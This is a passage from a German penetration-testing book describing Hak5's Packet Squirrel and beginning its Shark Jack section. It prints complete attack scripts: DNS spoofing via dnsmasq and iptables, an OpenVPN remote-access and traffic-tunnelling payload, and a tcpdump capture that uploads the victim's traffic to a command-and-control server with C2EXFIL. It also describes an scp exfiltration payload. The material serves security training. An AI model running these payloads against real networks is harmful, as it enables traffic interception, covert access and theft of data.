Die Payload hat zwei Bestandteile: einmal den Code selbst (*payload.sh*) sowie eine Konfigurationsdatei (*spoofhost*), die sich auf derselben Ordnerebene befindet. In dieser Konfigurationsdatei sind die Zuweisungen von Domains zu einer IP-Adresse hinterlegt. Standardmäßig ist ein Eintrag vorhanden, der alle DNS-Anfragen mit der IP-Adresse des Packet Squirrels beantwortet. Sie können diesen Eintrag bearbeiten, um eine Liste eigens definierter Domainauflösungen zu hinterlegen. Ein Eintrag ist wie folgt aufgebaut:

```
address=/DOMAIN/IPADRESSE
```

Als Platzhalter für den Domainnamen wird mit dem Zeichen # eine Wildcard gesetzt, die alle Anfragen umleitet. Dies wird auch als Standardkonfiguration verwendet:

```
address=/#/172.16.32.1
```

Wenn Sie eine spezifische Domain auf eine IP-Adresse umleiten möchten, löschen Sie den Standardeintrag und fügen Ihren eigenen Eintrag ein:

```
address=/rheinwerk-verlag.de/202.61.237.58
```

Wenn Sie jetzt das Packet Squirrel anschließen und das Zielsystem die Domain *rheinwerk-verlag.de* aufruft, wird die DNS-Anfrage abgefangen und vom Packet Squirrel mit der hinterlegten IP-Adresse beantwortet.

Die komplette Payload ist auf der GitHub-Seite von Hak5 verfügbar: *https://github.com/hak5/packetsquirrel-payloads/tree/master/payloads/library/interception/dnsspoof*

In Listing 16.5 stelle ich den Aufbau der Payload vor:

```
#!/bin/bash

# Funktion zum Initialisieren der Payload
function setup() {
    # Konfiguration der LED: SETUP = dauerhaft in Magenta leuchtend
    LED SETUP

    # Netzwerkmodus NAT, damit die Anfragen des Ziels
    # abgefangen werden können, und acht Sekunden warten
    NETMODE NAT
    sleep 8
```



```
    # Die Konfigurationsdatei spoofhost wird an den
    # Ort /tmp/dnsmasq.address kopiert
    cp $(dirname ${BASH_SOURCE[0]})/spoofhost /tmp/dnsmasq.address &> \
        /dev/null

    # Dnsmasq wird neu gestartet, um die Konfigurationsdatei zu verarbeiten
    /etc/init.d/dnsmasq restart
}

# Funktion für den eigentlichen Angriff
function run() {
    # Konfiguration der LED: ATTACK = Y SINGLE (gelbes einfaches Blinken)
    LED ATTACK

    # Mit iptables werden alle Anfragen an den UDP-Port 53 (DNS) über
    # die Schnittstelle des Zielrechners an den UDP-Port 53 (DNS) des Packet
    # Squirrels weitergeleitet
    iptables -A PREROUTING -t nat -i eth0 -p udp --dport 53 -j \
        REDIRECT --to-port 53
}

# Dieser Code wird direkt ausgeführt und ruft die beiden Funktionen auf
setup
run
```

Listing 16.5 Die »DNS Spoofing Payload« des Packet Squirrels

OpenVPN

Die Payload *OpenVPN* benutzen Sie, um über eine gesicherte VPN-Verbindung auf das infiltrierte Netzwerk zuzugreifen. Optional können Sie über den Tunnel sogar den vollständigen Netzwerkverkehr ausleiten, der von dem Zielgerät kommt oder zu ihm führt.

Das standardmäßige Verhalten der Payload ist der Fernzugriff auf das Netzwerk. In diesem Modus hat das Zielsystem ohne Unterbrechung Zugriff auf das Netzwerk. In der Zwischenzeit wird eine OpenVPN-Verbindung zu Ihrem Server im Internet aufgebaut. Damit haben Sie dann über das Packet Squirrel einen Fernzugriff auf das Netzwerk.

Die zweite Variante ist das Tunneln des gesamten Datenverkehrs von dem Zielgerät über die OpenVPN-Verbindung. Damit ist das Opfer komplett vom eigentlichen Netzwerk getrennt und kommuniziert ausschließlich über die OpenVPN-Verbindung. Dazu müssen Sie in der Payload die Option `FOR_CLIENTS=0` auf `FOR_CLIENTS=1` ändern.

Sie benötigen dazu einen OpenVPN-Server, mit dem sich das Packet Squirrel verbinden kann. Eine Anleitung für eine Schnellinstallation finden Sie z. B. hier:

https://github.com/Nyr/openvpn-install

Wenn der Server eingerichtet ist, erstellen Sie eine neue Client-Zertifikatsdatei und kopieren sie auf das Packet Squirrel. Diese Datei trägt für gewöhnlich den Namen *client.ovpn* und muss auf dem Packet Squirrel im selben Verzeichnis wie die Payload mit dem Dateinamen *config.ovpn* abgelegt werden.

Die komplette Payload ist auf der GitHub-Seite von Hak5 verfügbar:

https://github.com/hak5/packetsquirrel-payloads/tree/master/payloads/library/remote-access/openvpn

Die Kommentare in Listing 16.6 geben Ihnen eine Grundlage für eigene Anpassungen:

```
#!/bin/bash

# Variable, um die beiden verschiedenen Varianten zu konfigurieren
FOR_CLIENTS=0

# Ein eigener DNS-Server muss konfiguriert werden,
# hier im Beispiel der Google-DNS-Server
DNS_SERVER="8.8.8.8"

# Funktion zum Konfigurieren des DNS-Servers
function setdns() {
    while true
    do
        [[ ! $(grep -q "$DNS_SERVER" /tmp/resolv.conf) ]] && {
            echo -e "search lan\nnameserver $DNS_SERVER" > /tmp/resolv.conf
        }
        sleep 5
    done
}

# Nun wird die eigentliche Payload ausgeführt
function start() {
    # Konfiguration der LED: SETUP = dauerhaft in Magenta leuchtend
    LED SETUP

    # Der aktuelle Ordnername wird in einer Variablen gespeichert
    DIR=$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)
```



```
    # Netzwerkmodus in Abhängigkeit von der Variante setzen
    [[ "$FOR_CLIENTS" == "1" ]] && {
        /usr/bin/NETMODE VPN
    } || {
        /usr/bin/NETMODE BRIDGE
    }
    sleep 8

    # Lokale OpenVPN-Konfiguration einlesen
    uci set openvpn.vpn.config="${DIR}/config.ovpn"
    uci commit

    # Starten von OpenVPN
    /etc/init.d/openvpn start

    # Start des SSH-Servers
    /etc/init.d/sshd start &

    # Funktion setdns aufrufen
    setdns &

    LED ATTACK
}

# Start der Payload
start &
```

Listing 16.6 Die »OpenVPN«-Payload des Packet Squirrels

Daten ausschleusen

Ein weitere interessante Payload, die nicht standardmäßig vorhanden ist, nennt sich *FreeDaNutz*. Diese Payload komprimiert den gesamten Ordner */mnt/loot*. Anschließend wird das Archiv per `scp` an einen von Ihnen angegebenen Host übertragen. Es ist sehr komfortabel, dass zusätzlich noch einige Überprüfungen durchgeführt werden (wie beispielsweise, ob eine Internetverbindung besteht oder Speicherplatz vorhanden ist), bevor die eigentliche Übertragung stattfindet. Wenn Fehler auftreten, werden die Daten zur Fehlerbehebung in */mnt/loot/freedanutz/log.txt* gespeichert.

Sie benötigen für diese Payload einen Server mit SSH-Zugang. Die komplette Payload, in die Sie Ihre Konfigurationsdetails einfügen müssen, ist auf der GitHub-Seite von Hak5 verfügbar:

https://github.com/hak5/packetsquirrel-payloads/tree/master/payloads/library/exfiltration/FreeDaNutz

Weitere Payloads

Wenn Sie individuelle Angriffe durchführen wollen, können Sie eigene Payloads entwickeln. Dabei sollte Ihre erste Anlaufstelle die Sammlung von Hak5 sein, an der Sie sich orientieren können:

https://github.com/hak5/packetsquirrel-payloads

Cloud C²

Das Packet Squirrel ist mit der Cloud C² von Hak5 kompatibel und kann auf diese Weise über das Internet ferngesteuert werden. Damit eine Verbindung mit dem Internet möglich wird, müssen Sie den *Bridge Mode* aktivieren. Die Einrichtung eines eigenen Cloud-C²-Servers habe ich in Abschnitt 8.4.4, »Cloud C² von Hak5«, beschrieben.

Um das Packet Squirrel mit Ihrem Cloud-C²-Server zu verbinden, melden Sie sich an und klicken auf der Startseite entweder auf den Button ADD DEVICE oder rechts unten auf das runde blaue Icon mit dem Plus. In dem Dialog, der nun erscheint (siehe Abbildung 16.16), vergeben Sie einen beliebigen Namen und wählen aus der Liste DEVICE TYPE den Eintrag PACKET SQUIRREL aus. Zusätzlich können Sie noch eine Beschreibung vergeben. Schließen Sie den Vorgang mit einem Klick auf den Button ADD DEVICE ab.

Abbildung 16.16 Hinzufügen des Packet Squirrels auf einem Cloud-C²-Server

Jetzt erscheint das hinzugefügte Packet Squirrel auf der Startseite in der Rubrik DEVICES. Wählen Sie den Eintrag aus, um die Detailansicht zu öffnen. Klicken Sie auf den Button SETUP und im anschließenden Dialog auf DOWNLOAD. Dadurch wird die Datei *device.config* generiert und zum Download angeboten (siehe Abbildung 16.17).



Abbildung 16.17 Download der Konfigurationsdatei des Packet Squirrels

Anschließend müssen Sie die Datei *device.config* noch auf das Packet Squirrel kopieren. Um auf das Packet Squirrel zuzugreifen, schließen Sie es an eine Stromquelle an und verbinden ein Netzwerkkabel mit der Buchse auf der linken Seite (Eingang, siehe Abbildung 16.14). Stellen Sie den Schiebeschalter auf den *Arming Mode*, also ganz nach rechts. Jetzt können Sie per SCP (Secure Copy per SSH) die Datei in das Verzeichnis */etc/* übertragen:

```
$ scp device.config root@172.16.32.1:/etc/
```

Als Nächstes müssen Sie in der Payload, die Sie einsetzen werden, den Netzwerkmodus auf `BRDIGE` setzen, damit das Packet Squirrel eine eigene IP-Adresse zugewiesen bekommt und so eine Internetverbindung herstellen kann. Zusätzlich müssen Sie den Befehl `C2CONNECT` setzen, damit eine Verbindung zu Ihrem Cloud-C²-Server aufgebaut wird:

```
function run() {
    …
    NETMODE BRIDGE
```

```
    sleep 4
    C2CONNECT
    …
}
```

Listing 16.7 Die Packet-Squirrel-Payload mit dem »C2CONNECT«-Befehl

Sobald die Payload ausgeführt wird, meldet sich Ihr Packet Squirrel bei Ihrem Cloud-C²-Server und wird als online angezeigt (siehe Abbildung 16.18).



Abbildung 16.18 Mit dem Cloud-C²-Server verbundenes Packet Squirrel

Jetzt können Sie beispielsweise eine Datei mit dem Befehl `C2EXFIL` vom Packet Squirrel zu Ihrem Cloud-C²-Server kopieren. Um dies zu demonstrieren, habe ich die Standard-Payload (*switch1*) angepasst. Innerhalb der Funktion `finish()`, die nach Betätigen des Buttons ausgelöst wird, habe ich den Block `# Cloud C2` eingefügt (siehe Listing 16.8). In ihm wird als Erstes der Netzwerkmodus `BRIDGE` aktiviert, damit ein Internetzugriff besteht. Dann wird mit `C2CONNECT` die Verbindung zum Cloud-C²-Server initialisiert. Zwischen diesen Befehlen habe ich Pausen eingefügt, da die einzelnen Schritte etwas Zeit benötigen und ein Schritt fertiggestellt sein muss, bevor der nächste ausgeführt werden kann. Anschließend wird mit dem Befehl `C2EXFIL` der gespeicherte *TCPDump* auf den Server geladen. Als erster Parameter wird die *.pcap*-Datei angegeben und als zweiter Parameter ein Bezeichner, der für die Ablage verwendet wird.

```
#!/bin/bash
# TCPDump payload v1.0
```



```
function monitor_space() {
    while true
    do
        [[ $(df | grep /mnt | awk '{print $4}') -lt 10000 ]] && {
            kill $1
            LED G SUCCESS
            Sync
            Break
        }
        sleep 5
    done
}

function finish() {
    # Kill TCPDump and sync filesystem
    kill $1
    wait $1
    sync

    # Indicate successful shutdown
    LED R SUCCESS
    sleep 1

    # Cloud C2
    NETMODE BRIDGE
    sleep 4
    C2CONNECT
    sleep 6
    C2EXFIL /mnt/loot/tcpdump/dump.pcap TCPDump-C2-Payload

    # Halt the system
    LED OFF
    halt
}

function run() {
    # Create loot directory
    mkdir -p /mnt/loot/tcpdump &> /dev/null

    # Set networking to TRANSPARENT mode and wait five seconds
    NETMODE TRANSPARENT
    sleep 5
```

```
    # Start tcpdump on the bridge interface
    tcpdump -i br-lan -w /mnt/loot/tcpdump/dump.pcap &>/dev/null &
    tpid=$!

    # Wait for button to be pressed (disable button LED)
    NO_LED=true BUTTON
    finish $tpid
}

# This payload will only run if we have USB storage
[[ ! -f /mnt/NO_MOUNT ]] && {
    LED ATTACK
    run &
    monitor_space $! &
} || {
    LED FAIL
}
```

Listing 16.8 Erweiterung der »tcpdump«-Payload um einen Cloud-C²-Upload

Schließen Sie nun das Packet Squirrel an eine Netzwerkverbindung an, und stellen Sie eine Stromversorgung her. Zeichnen Sie eine beliebige Zeit den Netzwerkverkehr auf, und betätigen Sie den Button am Gehäuse. Melden Sie sich anschließend bei Ihrem Cloud-C²-Server an. Sie finden die Datei bei dem Eintrag für das Packet Squirrel im Reiter LOOT (siehe Abbildung 16.19).



Abbildung 16.19 Diese Datei wurde mit dem Befehl »C2EXFIL« hochgeladen.

Fazit Packet Squirrel

Mit dem Packet Squirrel können verschiedene Angriffe auf kabelgebundene Netzwerkverbindungen durchgeführt werden. Über einen Schiebeschalter können Sie mehrere vorab konfigurierte Angriffsszenarien auswählen. Durch die unterschiedlichen Netzwerkmodi ist es schwierig, die Hardware in einem Netzwerk zu detektieren.

Das Packet Squirrel hat die folgenden Eigenschaften:

- kompakte Hardware mit zwei LAN-Anschlüssen
- Mini-Rechner mit SSH-Zugang und flexibler Konfiguration
- Schiebeschalter, um verschiedene Payloads zu verwenden
- USB-A-Schnittstelle, um Daten auf einem USB-Stick zu speichern

Packet Squirrel mit PoE-Unterstützung

Power over Ethernet (PoE) ist ein Verfahren, um Netzwerkgeräte über die Netzwerkverbindung mit Strom zu versorgen. Es wird z. B. bei Access-Points oder Überwachungskameras eingesetzt und bietet den Vorteil, dass nur ein Netzwerkkabel benötigt wird und keine extra Stromversorgung.

Der Bastler Josh Campden (*ThingEngineer*) hat eine Anleitung online gestellt, wie eine PoE-Funktion beim Packet Squirrel nachgerüstet werden kann. Für die Realisierung werden allerdings Bastelgeschick und Löterfahrung vorausgesetzt. Damit kann aber die Hardware in einem PoE-Netzwerk ohne Netzteil eingesetzt werden. Die Anleitung finden Sie hier:

https://www.instructables.com/Hak5-Packet-Squirrel-POE-Upgrade-Mod/

16.5 Shark Jack – vorab definierte Aktionen ausführen

Der *Shark Jack*, ebenfalls von Hak5, ist ein tragbares Netzwerkangriffs- und Automatisierungstool für Pentester und Systemadministratoren, das Untersuchungen von kabelgebundenen Netzwerken ermöglicht. Das Besondere sind seine geringen Abmessungen und der integrierte Akku, wodurch kein Rechner für den Betrieb benötigt wird. Neben der RJ45-Schnittstelle und dem USB-C-Port zum Laden besitzt der Shark Jack noch einen Schalter für die Konfiguration. Er kann vorab konfiguriert werden – sobald er angeschaltet und mit einem Netzwerk-Port verbunden wird, wird der hinterlegte Payload automatisch ausgeführt. Damit kann etwa ein komplettes Netzwerk nach erreichbaren Teilnehmern und ihren offenen Ports untersucht werden.

Der Shark Jack hat ein schwarzes Gehäuse und auf der einen Seite einen transparenten RJ45-Stecker (siehe Abbildung 16.20), der von einer schwarzen Kappe geschützt wird. Im Inneren befindet sich eine RGB-Status-LED, die über den transparenten